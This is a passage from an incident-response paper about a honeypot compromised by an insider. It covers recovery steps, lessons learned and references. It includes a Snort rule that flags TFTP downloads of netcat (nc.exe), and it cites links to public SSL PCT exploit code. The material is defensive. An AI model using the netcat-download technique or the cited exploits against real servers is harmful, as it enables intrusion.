A brief description and the possible motives of the attack were prepared and Management requested to apprise the client of this development. The client was urged to change all user and administrator accounts, as soon as possible. Further, we offered the services of the security team to estimate the strength of the passwords chosen, by using the password cracking tool, John the Ripper to identify weak passwords.

A server was compromised and the attacker attained administrative privileges. Should the responders apprise the system owners of the possibility of undetected malware on the server and the server rebuilt with trusted backups? Or should the responder trust his forensic capability and eradicate detected malware and other code? Better still, should the responder could recommend a solution and defer the decision to the system owner? We recommended the latter, strongly suggesting the server be rebuilt from scratch. The Datacenter had backup procedures in place that ensured nightly incremental data backups. We suggested a restore from a data backup, 36 hours prior to the incident. System binaries would naturally be installed from trusted media.

Recovery:

As the attacked server was a honeypot, our recommended steps were to decommission the server and build a new honeypot. From the definition of a honeypot by Lance Spitzner[85] "A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.", it can be expected that no sane attacker would probe a honeypot that he knows is monitoring his activity. It could be possible that the blackhat from the internal network may have shared his exploit skills and details of the hack with other buddies, working as a team. Interpreting Management's reaction to the hack, it maybe deduced that the server compromised was actually a honeypot and would-be attackers may not venture to this network segment.

The security team should change not only the IP addresses of the entire Honeynet to a different segment, but also change the environment and applications running on the honeypot. This could be achieved by placing "place holders" in IP address assignment procedures, so that honeypots could co-mingle with

[85] http://www.infosecwriters.com/texts.php?op=display&id=80

development servers. Naturally, routing considerations and risk should be anticipated.

Apart from rebuilding the Honeynet, the security team, spent considerable time to ensure that the blackhat had restricted his activity to the honeypot and had not probed other development servers. All non-Honeynet Windows servers were scanned using the Microsoft Baseline Security Analyzer[86] to scan systems for missing patches and updates. A vulnerability Assessment was performed using Nessus to identify vulnerabilities and insecure services active on servers.

A network audit of the Firewall rule set was performed. More restrictive ingress and egress rules were recommended. The Intrusion detection analysts were requested to submit a report, detailing if this incident was detected and if detected, the steps taken to analyze and remediate the alerts. Alerts pertaining to SSL PCT snort signature should be tuned and better signatures to be considered. The TFTP download of nc.exe[87] should have been detected.

```
alert udp any any -> any 69 (msg:"TFTP GET nc.exe"; content:"|00 01|"; depth:2;
content:"nc.exe"; offset:2; nocase; classtype:successful-admin; sid:1441; rev:4;)
```

We recommended that the security team assess the advantages and risks of deploying a honeypot and obtain clear legal directives on its implementation.

Lessons Learned:

A Honeynet was compromised, rather than a development or worse a production server. The compromise and its relevant response was an excellent practical opportunity to put documented Incident Handling procedures into action and learn from the process. The business loss of this compromise was non-existent and it could be argued that a well configured Honeynet can deflect attention from valuable resources. The Recovery phase had a number of recommendations to the network, security and IDS teams to improve on their respective protocols and responsibilities. There are numerous documents available that detail better security postures, including user awareness and training, hardened builds and removal of insecure services, a practical deployment of updates and patches, amongst other issues. This Lessons Learned phase shall focus on the Incident Handling and the Forensic Analysis processes, hoping to provide suggestions that maybe incorporated by IR (Incident Response) management team to improve policies and procedures.

- ✓ Despite the fact that we responded quickly to intimate Management, several hours had elapsed before approval to respond was obtained. The IR team at HQ is in a different Time Zone and attempts to obtain approval from them

[86] http://www.microsoft.com/technet/Security/tools/mbsaqa.mspx.
[87] http://www.snort.org/snort-db/sid.html?sid=1441

would have taken longer. We recommended Management consider a regional IR team lead, as backup.

- ✓ The Incident response process had dependencies on other teams. Management should consider steps to improve the spirit of teamwork between different groups, facilitating an easy flow of information, leading to better response capabilities.
- ✓ A suggestion to the above step maybe to hold "war games" inviting members of different teams to assume scripted roles of attacker and defender, improving their knowledge of the process and ensuring their support.
- ✓ We believe that forensic analytic capability is a large part of the Incident Handling process. Management should consider training this team in Forensic Sciences. A recommended course maybe the SANS Track 8[88], System Forensics, Investigation and Response. The Incident handling procedure related to the chain-of-custody does not define a regional resource to assume responsibility for evidence.
- ✓ This team's lack of knowledge pertaining to the different registry settings needs to be improved. Malware[89]: Fighting Malicious Code book by Ed Skoudis and Lenny Zeltser had an excellent listing of registry keys that load a program on start or reboot. . Unfortunately we did not have a copy available. A listing of registry keys that can be queried during a response should be compiled and added to the procedures. Registry keys could be gathered from the book above and from another excellent resource, Incident Response and Computer Forensics, Second Edition.
- ✓ The ability to script and automate repetitive tasks would help the process. Recommendations to learn shell scripting and /or Perl was made.
- ✓ Forensic tools like The Sleuth Kit Informer / Autopsy and Encase should be incorporated in the recommended tools to be used. An evaluation copy of Encase should be obtained to assess its capabilities.

Conclusion:

The compromise of an internal resource by an insider should prompt Management to consider taking proactive steps to secure valuable resources from internal users. With most of an organizations security resource focused on the network perimeter for external attacks, insider attacks are not contained. The focus of this paper was to draw attention to insider attacks and the usage of a Honeynet as an effective weapon of the incident handler. The forensic data extract from a well configured honeypot adds value to the total evidence.

[88] http://www.sans.org/ns2004/description.php?tid=70
[89] http://www.counterhack.net/

References:

1. The Hacker's Choice. http://www.thc.org

2. Microsoft Security Advisory, MS04-011. http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

3. The Internet Security System's advisory. http://xforce.iss.net/xforce/alerts/id/168

4. Exploit Code http://www.thc.org/exploits/THCIISSLame.c

5. Ridden, James. Incidents mailing list. 04/25/2004 http://marc.theaimsgroup.com/?l=incidents&m=108307552519232&w=2

6. The Incidents.org handlers' diary. 07/17/2004. http://isc.incidents.org/diary.php?date=2004-07-17.

7. Metasploit variant perl code for SSL PCT. Author: H.D.Moore. http://www.metasploit.com/projects/Framework/exploits.html#windows_ssl_pct

8. Snort manual: http://www.snort.org/docs/snort_manual/

9. SSL 2.0 draft specification. http://wp.netscape.com/eng/security/SSL_2.html

10. The TLS Protocol Version 1.0http://www.faqs.org/rfcs/rfc2246.html

11. Transport Layer Security Extensions.http://www.faqs.org/rfcs/rfc3546.html

12. Transmission Control Protocol. http://www.faqs.org/rfcs/rfc793.html

13. Thomas, Stephen. SSL & TLS Essentials: Securing the Web. Wiley. ISBN: 0471383546 http://www.wiley.com/WileyCDA/WileyTitle/productCd-0471383546.html

14. PCT draft specification. http://www.graphcomp.com/info/specs/ms/pct.htm

15. User Datagram Protocol - http://www.faqs.org/rfcs/rfc768.html

16. Quest, Kyle. Analysis of the PCT vulnerability. http://www.graphcomp.com/info/specs/ms/pct.htm

17. Rizzo, Juliano. An excellent analysis of the exploit code. http://packetstormsecurity.org/papers/bypass/SSLPCT.txt

18. PCT workaround. http://support.microsoft.com/default.aspx?scid=kb;en-us;187498

19. Snort threshold.http://www.snort.org/docs/snort_manual/node18.html

20. BugTraq. http://www.securityfocus.com/archive/1/361270

21. GCC compiler. http://gcc.gnu.org/

22. Visual C++ compiler. http://msdn.microsoft.com/visualc/vctoolkit2003/

23. Windows 2000 Platform SDK.
http://www.microsoft.com/msdownload/platformsdk/sdkupdate/

24. NMAP.http://www.insecure.org/nmap/nmap_download.html

25. Hping2. http://www.hping.org/download.html

26. Cisco SPAN port details. http://www.cisco.com/warp/public/473/41.html

27. Snort Portscan preprocessor.
http://www.snort.org/docs/snort_manual/node17.html#SECTION00381000000000000000

28. Netcat. http://www.atstake.com/research/tools/network_utilities/nc11nt.txt

29. Windows net user command.
http://support.microsoft.com/default.aspx?scid=kb;en-us;251394&sd=tech

30. Windows net localgroup command.
http://www.microsoft.com/windowsxp/home/using/productdoc/en/default.asp?url=/windowsxp/home/using/productdoc/en/net_localgroup.asp

31. Windump. http://windump.polito.it/

32. BUTTsniff. http://packetstormsecurity.nl/sniffers/buttsniffer/

33. Center for Internet Security. http://www.cisecurity.org/

34. SANS/FBI Top 20 Vulnerabilities. http://www.sans.org/top20/

35. The Open Source Vulnerability Database.http://www.osvdb.org/

36. Full-Disclosures mailing list archives.
http://marc.theaimsgroup.com/?l=full-disclosure&r=1&w=2

37. Security Focus Incidents mailing list archives.
http://marc.theaimsgroup.com/?l=incidents&r=1&w=2

38. The SANS handlers diary.http://isc.incidents.org

39. Smash the stack for fun and profit, Aleph One. Phrack Magazine. http://www.phrack.org/show.php?p=49&a=14

40. Zeltser, Lenny. Reverse Engineering. http://www.zeltser.com/sans/gcih-practical/revmalw.html

41. Evidence Collection and Archiving. http://www.faqs.org/rfcs/rfc3227.html

42. Sebek. http://www.honeynet.org/tools/sebek/

43. Snort-Inline. http://snort-inline.sourceforge.net/

44. Snort. http://www.snort.org

45. VMware Workstation. http://www.vmware.com/products/desktop/ws_features.html

46. Network Bridging Basics, Cisco http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/bridging.htm

47. Hardening Linux guides. http://www.linux-sec.net/Harden/harden.gwif.html http://www.honeynet.org/papers/vmware/

48. A guide to build vmware honeypots. http://www.honeynet.org/papers/vmware/

49. Vmware Linux drivers. http://www.vmware.com/support/reference/linux/prebuilt_modules_linux.html

50. Vmware Linux install document. http://www.vmware.com/support/ws45/doc/install_linux_ws.html#1025586

51. Linux binary to activate bridging.http://bridge.sourceforge.net/download.html

52. Sasser Worm http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.e.worm.html

53. A configuration guide to enable SSL on IIS. http://support.microsoft.com/default.aspx?scid=kb;EN-US;290625

54. Windows Remote syslogger. https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/evtsys

55. A configuration guide to sync IIS with NTP.
http://www.securityfocus.com/infocus/1639

56. Honeynet Research Alliance's description on Sebek.
http://www.honeynet.org/papers/sebek.pdf

57. Run Linux tools in Windows.http://www.cygwin.com/

58. An encrypted netcat. http://sourceforge.net/projects/cryptcat/

59. A port-to-process mapper.http://www.diamondcs.com.au/openports/

60. Windows 2000 Resource Kit.
http://www.microsoft.com/windows2000/techinfo/reskit/default.asp

61. procdump.pl. A perl script used in IR. http://patriot.net/~carvdawg/perl.html

62. A windows port of DD.
http://msdlocal.ebi.ac.uk/docs/vega/pages/windd.htm

63. Tool to monitor the file system in Windows.
http://www.sysinternals.com/ntw2k/source/filemon.shtml

64. A UNIX Forensic distribution.http://fire.dmzs.com

65. Another UNIX Forensic distribution.http://www.knoppix-std.org/

66. Honeypots data control script. http://www.honeynet.org/tools/dcontrol/rc.firewall

67. A TCPdump tutorial.
http://www.whitehats.ca/main/members/Malik/malik_tcpdump_filters/Malik_tcpdump_filters.html

68. A description of common Windows processes.
http://support.microsoft.com/default.aspx?scid=kb;en-us;263201
http://www.blackviper.com/WIN2K/servicecfg.htm
http://www.liutilities.com/products/wintaskspro/processlibrary/

69. Client Server Runtime Sub System.
http://support.microsoft.com/default.aspx?scid=kb;en-us;263201

70. A description of the process svchost.
http://support.microsoft.com/default.aspx?scid=kb;EN-US;250320

71. A description on Windows Registry keys.
http://support.microsoft.com/default.aspx?scid=kb;EN-US;137367

72. A windows enumeration tool.
http://www.bindview.com/Support/RAZOR/Utilities/Windows/enum_readme.cfm

73. https://my.infotex.com/filemgmt/index.php

74. John the Ripper. www.openwall.com/john

75. Detect Windows interfaces in promiscuous mode.
http://ntsecurity.nu/toolbox/promiscdetect/

76. Mandia, Kevin.http://www.incidentresponsebook.com

77. Description of Windows Event ID's.
http://www.microsoft.com/windows2000/techinfo/reskit/EventandErrorMessages/default.asp

78. Malware Analysis. http://www.securityfocus.com/infocus/1780.

79. A port listing. http://www.seifried.org/security/ports/ .

80. A free Anti Virus tool.http://www.grisoft.com/ .

81. FAQ on promiscdetect. http://ntsecurity.nu/toolbox/promiscdetect/faq.php

82. Alternate Data Streams.http://patriot.net/~carvdawg/docs/dark_side.html

83. Legal debate on honeypots.http://cert.uni-stuttgart.de/archive/honeypots/2002/09/msg00161.html.

84. Utility that display and kills connections.http://www.sysinternals.com/ntw2k/source/tcpview.shtml.

85. Definition of a honeypot.
http://www.infosecwriters.com/texts.php?op=display&id=80

86. Microsoft Baseline Security Analyzer.
http://www.microsoft.com/technet/Security/tools/mbsaqa.mspx

87. Snort signature to detect downloads of netcat. http://www.snort.org/snort-db/sid.html?sid=1441

88. SANS Track 8. http://www.sans.org/ns2004/description.php?tid=70

89. Malware. The Book. http://www.counterhack.net/